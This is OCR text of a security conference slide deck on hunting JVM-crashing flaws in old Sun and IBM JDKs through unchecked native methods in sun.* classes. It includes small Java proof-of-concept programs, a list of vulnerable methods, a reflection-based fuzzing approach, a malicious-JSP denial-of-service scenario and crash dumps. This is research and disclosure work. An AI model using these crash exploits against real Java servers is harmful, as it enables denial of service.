Hunting Flaws in JDK

by

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Agenda

- Motivation and Introduction
- Security Anti-Patterns
- Architecture of the JRE
- Calling the Natives
- Detecting vulnerable entry points
- Crash it on multiple platforms and JREs
- Newly found vulnerabilities

Introduction

Motivation

- Work on Ph.D. thesis concerning Security Anti-Patterns
- Previous work on Bytecode Engineering has been presented at previous Blackhat conferences
- One important security anti-pattern is inadequate guarding of system layer functions against invalid values

Security Anti-Pattern

Security Anti-Patterns


- A Pattern is a commonly used solution to a common problem.
- An Anti-Pattern is a commonly used poor solution to a common problem.
- Security Anti-Patterns are
  - commonly used poor solutions to **common security problems**

The core problem

- Java claims to be platform-independent
  - Runs on multiple OS (W32, AIX, S/390,Linux,OS/2)
- But needs access to
  - Sockets and higher Communication (org.omg.*)
  - Files (java.io.*)
  - Databases (java.sql.*)
  - Compression & Archiving (java.util.zip.*)
  - Native UI-functions (java.awt.*)
  - Other OS-functions (Signals, Threads)
- There is functionality exposed to the user level via public undocumented internal classes (sun.*)

JVM Architecture

Base Java Architecture




http://java.sun.com/j2se/1.4.1/index.html

Java bindings to the host OS

- The virtual machine does not handle these issues in the java layer, it uses native functions
- The bindings to the underlying operating system are wrapped in an OS-abstraction layer, which consists of
  - java classes (rt.jar) and
  - native code (jre/bin/*.dll)
- Can be analysed with depends.exe

Java bindings to the host OS



Dependency Walker from the Windows Platform SDK

Java native interface (I)

- Provides public API to Java runtime environment
- Connects Java code to native code through the JVM
- allows native code to access the JVM

Java native Interface (II)

- "The JNI is for programmers who must take advantage of platform-specific functionality outside of the Java Virtual Machine. Because of this, it is recommended that only **experienced programmers** should attempt to write native methods or use the Invocation API! " http://java.sun.com/docs/books/tutorial/native1.1/

OS abstraction layer

- Set of java class files
  - java.* and a lot of sun.* (located in rt.jar)
- Set of dynamic libraries (jre/bin/*.dll / *.so)
- Are coupled via JNI, which has the following shortcomings:
  - No sandbox
  - Everything is visible
  - Error-prone handling of Pointers, character buffers and memory allocation

Vulnerabilities in OS-abstraction layer

- Public Classes in rt.jar can be called from user code
- Native Classes in rt.jar directly pass data to native code
- Classes in rt.jar do not always check parameters correctly
- Which in combination is a risk

Call and exploit native functionality


The “sun.*” –classes

- *What the Disclaimer tells:*
  - *The sun.* packages are not part of the supported, public interface.*
  - *A Java program that directly calls into sun.* packages is not guaranteed to work on all Java-compatible platforms. In fact, such a program is not guaranteed to work even in future versions on the same platform. […]*
  - *Technically, nothing prevents your program from calling into sun.* by name . From one release to another, these classes may be removed, or […] moved […] and it's fairly likely that their interface (method names and signatures) will change. […] In this case, even if you are willing to run only on the Sun implementation, you run the risk of a new version of the implementation breaking your program.*

The “sun.*” –classes

- *What the Disclaimer does not tell:*
  - There is no guarantee that the sun.* are protected against invalid parameters, so you can not be sure if they throw an exception and give back control, or if they crash the JVM
  - The JVM startup parameter to strictly check JNI calls **–Xcheck:jni** does not prevent the JVM from crashing, and on some native calls it has no effect
  - Programs using the reflection API can crash if they create dynamic objects (sun.*) via reflection (but java.lang.reflect.* is 100% java)

Parameter flow in the JRE



Sample exploit code

```
import sun.misc.MessageUtils.*;
public class StdErrCrash {
 public static void main (String args []) {
      sun.misc.MessageUtils.toStderr(null);
 }
}
```

DoS-Exploitation (I)

- Passing incorrect values from user code
  - like null pointers
  - can provoke access violations in native code
- is a means to crash the JVM
  - In browsers (via applets, via javascript/liveconnect)
  - In java web start (via malicious/vuln applications)
  - In JSP/Servlet engines or J2EE application servers, (via malicious/vuln jsp/servlet/ejb)

DoS-Exploitation (II)

- Attacker has access to area where JSP-sources are stored,
  - he can construct malicious JSP and call it from outside
- Attacker knows the (open) source code or has class files
  - Read the Source (or ask the jad before)
  - analyses paths from user input to native invocations

DoS-Exploitation(III)

Bad Guy

http://rip.com/crash.jsp

2

Tomcat

3

1

crash.jsp

File-System

/var/tomcat4/webapps/…

Detecting vulnerable library holes

Library Holes

- **Functions** in the OS abstraction layer, that do not check parameters and pass these directly to native code
- **Are best exploitable for DoS if they**
  - are reachable (in-)directly from user code (public access)
  - have an object type in their signature
  - are static (easier to call)

Finding direct Library Holes with the Nativefinder

- Find classes in a given jar (like rt.jar) that have native methods and constructors
  - Test methods if native, better if public and even better if static
  - Test methods' signature if they contain objecttype or array (like java.lang.String or byte[])
  - For every method found in a) and b)
    test call with object type set to null value or large buffer value

Algorithm: Detecting candidates for library Holes

```
for c = all classes in rt.jar
    for m= all methods and constructors in c
        if m has objecttype in signature
            if m is public
                construct parameters corresponding to signature
                 if m is static
                   call m with null for objecttypes
                  else
                  create c object
                   call m with these parameters
                 end if
              else
                check for indirect call of m (➔read src.zip, JGrep , decompile)
             end if
        end if
    end for
    end for
```


NativeFinder

DEMO

Special Cases

- In some special cases you have to use the decompiler, javap or BCEL-based tools to identify indirect call path from user code to native libraries.
- dependency analysis based methodology to extract calling paths from the public interfaces to the vulnerable points in a given jar-File (like rt.jar) based on Jgrep (work in progress)

Detecting indirect calls via JGrep



- JGrep analyses rt.jar for calling dependencies
- Checks if particular native method is callable from user code (is public)

JGrep

DEMO

Automatically check java platform for vulnerabilities

- Writing exploit for every library hole is time-consuming (compile→run→check if vulnerability)
- Idea: write generic method invoker
- Technique: Java Reflection API

ReflectionInvoker

- Reflection API enables the programmer to
  - create objects of given classes on the fly
    - if the classes have a public constructor
  - Execute methods on these objects
  - or execute *static* methods on classes
- Reflection based tool does not explicitly import the sun.* classes,
  - therefore it is not affected by the disclaimer
  - nevertheless crashes the JVM

ReflectionInvoker

- Idea: Creating dynamic classes via reflection API
- The Parameter for Class.forName is a normal String, it can be set to "**sun.misc.MessageUtils** " and invoke the method **toStdout** with a null pointer.
- Although the executable class file does not contain any reference to sun.* - classes, it crashes

Create a generic class object, assign a class	Class EvilFamily= Class.**forName**(String theNameOfTheClass)
Create an object of this class	Object obj = EvilFamily.**newInstance**()
Get available methods of the class	Method meths[] = myClass.**getMethods**();
Invoke operation on a) the object or b) static on the class(obj = null)	Object ret = meth[i].**invoke**(obj, methargs);

Class	Constructor Parameters	Method	Method Parameters
sun.java2d.pipe.SpanClip Renderer	sun.java2d.pipe.CompositePipe::[null]	eraseTile	x::[null] x::B[0] x::I x::I I::I[0]
sun.misc.MessageUtils sun.misc.MessageUtils		toStdout toStd err	x::[null] x::[null]
sun.misc.Signal	java.lang.String::[null]		
sun.awt.image.BufImgSu rfaceData		freeNative ICMData	x::[null]
sun.java2d.loops.DrawGl yphLi stAA	x::L sun.java2d.loops.SurfaceType::[null] sun.java2d.loops.CompositeType::[null] sun.java2d.loops.SurfaceType::[null]	DrawGlyp hListAA	sun.java2d.SunGraphics2D::[nul l] sun.java2d.SurfaceData::[null] sun.awt.font.GlyphList::[null] x::L
sun.awt.color .CMM		cmmGetTr ansform	x::[null] x::I x::I x::[null]
sun.awt.color.CMM		cmmColor Convert	x::L x::[null] x::[null]
sun.awt.color.CMM		cmmFindI CC_Profile s	x::B[0] x::B[0] x::[null] x::L[0] x::I[0]
sun.awt.color.CMM		cmmComb ineTransfo rms	x::[null] x::[null]
sun.awt.windows.WPrint erJob		pageSetup	x::[null] x::[null]
sun.dc.pr.PathDasher	sun.dc.path.PathConsumer::[null]		

Reflection Invoker

DEMO

Crash scenarios on multiple Platforms and JREs

Multiplatform JDK exploitation

```
import sun.dc.pr.PathDasher;

public class CrashTest
{

    public CrashTest()
    {
        PathDasher pathdasher =
            new PathDasher(null);
    }

    public static void main(String
       args[])
    {
        CrashTest crashtest =
           new CrashTest();
    }
}
```


- Took the pathdasher exploit code to the following platforms
  - Sun JDK 1.4.1 on Windows 2000/XP
  - IBM JDK 1.3.1 on Windows 2000/XP
  - IBM JDK 1.3.1 on AIX 4.3
  - Sun JDK 1.3.1 on Solaris 8
  - Sun JDK 1.3.1 on Linux/x86
  - IBM JDK 1.3.1 on Linux/390
  - IBM JDK 1.3.1 on z/OS-USS (Unix System Services)

Sun JDK 1.4.1 / Win 2K

```
Unexpected Signal : EXCEPTION_ACCESS_VIOLATION occurred at PC=0x6D3A24AF
Function=[Unknown.]
Library=c:\java\1.4.1\01\jre\bin\client\jvm.dll

NOTE: We are unable to locate the function name symbol for the error
      just occurred. Please refer to release documentation for possible
      reason and solutions.


Current Java thread:
       at sun.dc.pr.PathDasher.cInitialize(Native Method)
       at sun.dc.pr.PathDasher.<init>(PathDasher.java:45)
       at CrashTest.<init>(CrashTest.java:8)
       at CrashTest.main(CrashTest.java:13)

Dynamic libraries:
0x00400000 - 0x00406000       c:\java\1.4.1\01\bin\java.exe
0x77880000 - 0x77901000       C:\WINNT\System32\ntdll.dll
0x77DA0000 - 0x77DFC000       C:\WINNT\system32\ADVAPI32.dll
0x77E70000 - 0x77F32000       C:\WINNT\system32\KERNEL32.DLL
0x77D30000 - 0x77DA0000       C:\WINNT\system32\RPCRT4.DLL
0x78000000 - 0x78046000       C:\WINNT\system32\MSVCRT.dll
0x6D330000 - 0x6D45C000       c:\java\1.4.1\01\jre\bin\client\jvm.dll
0x77E00000 - 0x77E64000       C:\WINNT\system32\USER32.dll
0x77F40000 - 0x77F7C000       C:\WINNT\system32\GDI32.DLL
0x77540000 - 0x77571000       C:\WINNT\System32\WINMM.dll
0x6D1D0000 - 0x6D1D7000       c:\java\1.4.1\01\jre\bin\hpi.dll
0x6D300000 - 0x6D30D000       c:\java\1.4.1\01\jre\bin\verify.dll
0x6D210000 - 0x6D229000       c:\java\1.4.1\01\jre\bin\java.dll
0x6D320000 - 0x6D32D000       c:\java\1.4.1\01\jre\bin\zip.dll
0x6D130000 - 0x6D152000       C:\java\1.4.1\01\jre\bin\dcpr.dll
0x77910000 - 0x77933000       C:\WINNT\system32\imagehlp.dll
0x72970000 - 0x7299D000       C:\WINNT\system32\DBGHELP.dll
0x68F30000 - 0x68F3B000       C:\WINNT\System32\PSAPI.DLL

Local Time = Tue Dec 03 14:49:15 2002
Elapsed Time = 1
#
# HotSpot Virtual Machine Error : EXCEPTION_ACCESS_VIOLATION
# Error ID : 4F530E43505002E6
# Please report this error at
# http://java.sun.com/cgi-bin/bugreport.cgi
#
# Java VM: Java HotSpot(TM) Client VM (1.4.1-b21 mixed mode)
#
```


IBM JDK 1.3.1 on W2K/XP

```
NULL           ------------------------------------------------------------------------
0SECTION       TITLE subcomponent dump routine
NULL           ===============================
1TISIGINFO     signal 11 received
1TIDATETIME    Date:                 2003/02/02 at 00:59:10
1TIFILENAME    Javacore filename:    D:\entw\java\blackhat\bytecode\javacore.20030
NULL           ------------------------------------------------------------------------
0SECTION       XHPI subcomponent dump routine
NULL           ===============================
1XHNOTIMPL     XHPI dump routine not implemented.
NULL           ------------------------------------------------------------------------
0SECTION       CI subcomponent dump routine
NULL           ============================
1CIJAVAVERSION J2RE 1.3.1 IBM Windows 32 build cn131-20021107
1CIR
```



IBM JDK 1.3.1 on AIX 5.1

```
Sun Feb  2 01:44:33 2003
SIGSEGV received at 0xd399baa8 in /usr/java131/jre/bin/classic/libjvm.a. Process
ing terminated.
Current Thread Details
----------------------
    "main" sys_thread_t:0x3020EE48
         ----- Native Stack -----
        unavailable - iar 0x3023EF68 not in text area
------------------------------------------------------------------------
Operating Environment
---------------------
Host                    : zivunix.[redacted]r.de:128.[redacted]
OS Level                : AIX 5.1.0.0
Processors -
        Architecture    : POWER_PC (impl: POWER_630,
        How Many        : 4
        Enabled         : 4
User Limits (in bytes except for NOFILE and NPROC) -
        RLIMIT_FSIZE    : 1073741312
        RLIMIT_DATA     : 2147483645
        RLIMIT_STACK    : 33554432
```



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Sun JDK 1.3.1 on Solaris 8

```
Unexpected Signal : 11 occurred at PC=0xfe59447c
Function name=JVM_FindPrimitiveClass
Library=/opt/j2sdk1_3_1_03/jre/lib/sparc/client/libjvm.so

Current Java thread:
          at sun.dc.pr.PathDasher.cInitialize(Native Method)
          at sun.dc.pr.PathDasher.<init>(PathDasher.java:43)
          at CrashTest.<init>(CrashTest.java:8)
          at CrashTest.main(CrashTest.java:13)

Dynamic libraries:
0x10000   /opt/j2sdk1_3_1_03/bin/../bin/sparc/native_threads/java
0xff350000          /usr/lib/libthread.so.1
0xff390000          /usr/lib/libdl.so.1
0xff200000          /usr/lib/libc.so.1
0xff330000          /usr/platform/SUNW,Ultra-60/lib/libc_psr.so.1
0xfe480000          /opt/j2sdk1_3_1_03/jre/lib/sparc/client/libjvm.so
0xff2e0000          /usr/lib/libCrun.so.1
[…]
0xff0b0000          /usr/lib/libmp.so.2
0xff080000          /opt/j2sdk1_3_1_03/jre/lib/sparc/native_threads/libhpi.so
0xff050000          /opt/j2sdk1_3_1_03/jre/lib/sparc/libverify.so
0xfe440000          /opt/j2sdk1_3_1_03/jre/lib/sparc/libjava.so
0xff020000          /opt/j2sdk1_3_1_03/jre/lib/sparc/libzip.so
0xfafc0000          /opt/j2sdk1_3_1_03/jre/lib/sparc/libdcpr.so

Local Time = Tue Dec  3 16:23:21 2002
Elapsed Time = 0
#
# HotSpot Virtual Machine Error : 11
# Error ID : 4F530E43505002BD 01
# Please report this error at
# http://java.sun.com/cgi-bin/bugreport.cgi
#
# Java VM: Java HotSpot(TM) Client VM (1.3.1_03-b03 mixed mode)
```

Sun JDK 1.3.1 on Linux/x86

```
Unexpected Signal : 11 occurred at PC=0x4013dc38
Function name=(N/A)
Library=/usr/java/jdk1.3.1_04/jre/lib/i386/client/libjvm.so

NOTE: We are unable to locate the function name symbol for the error
      just occurred. Please refer to release documentation for possible
      reason and solutions.



Current Java thread:
          at sun.dc.pr.PathDasher.cInitialize(Native Method)
          at sun.dc.pr.PathDasher.<init>(PathDasher.java:43)
          at CrashTest.<init>(CrashTest.java:8)
          at CrashTest.main(CrashTest.java:13)

Dynamic libraries:
08048000-0804c000 r-xp 00000000 08:11 654573     /usr/java/jdk1.3.1_04/bin/i386/native_th
0804c000-0804d000 rw-p 00003000 08:11 654573     /usr/java/jdk1.3.1_04/bin/i386/native_th
40000000-40016000 r-xp 00000000 08:05 61682      /lib/ld-2.2.4.so
40016000-40017000 rw-p 00015000 08:05 61682      /lib/ld-2.2.4.so
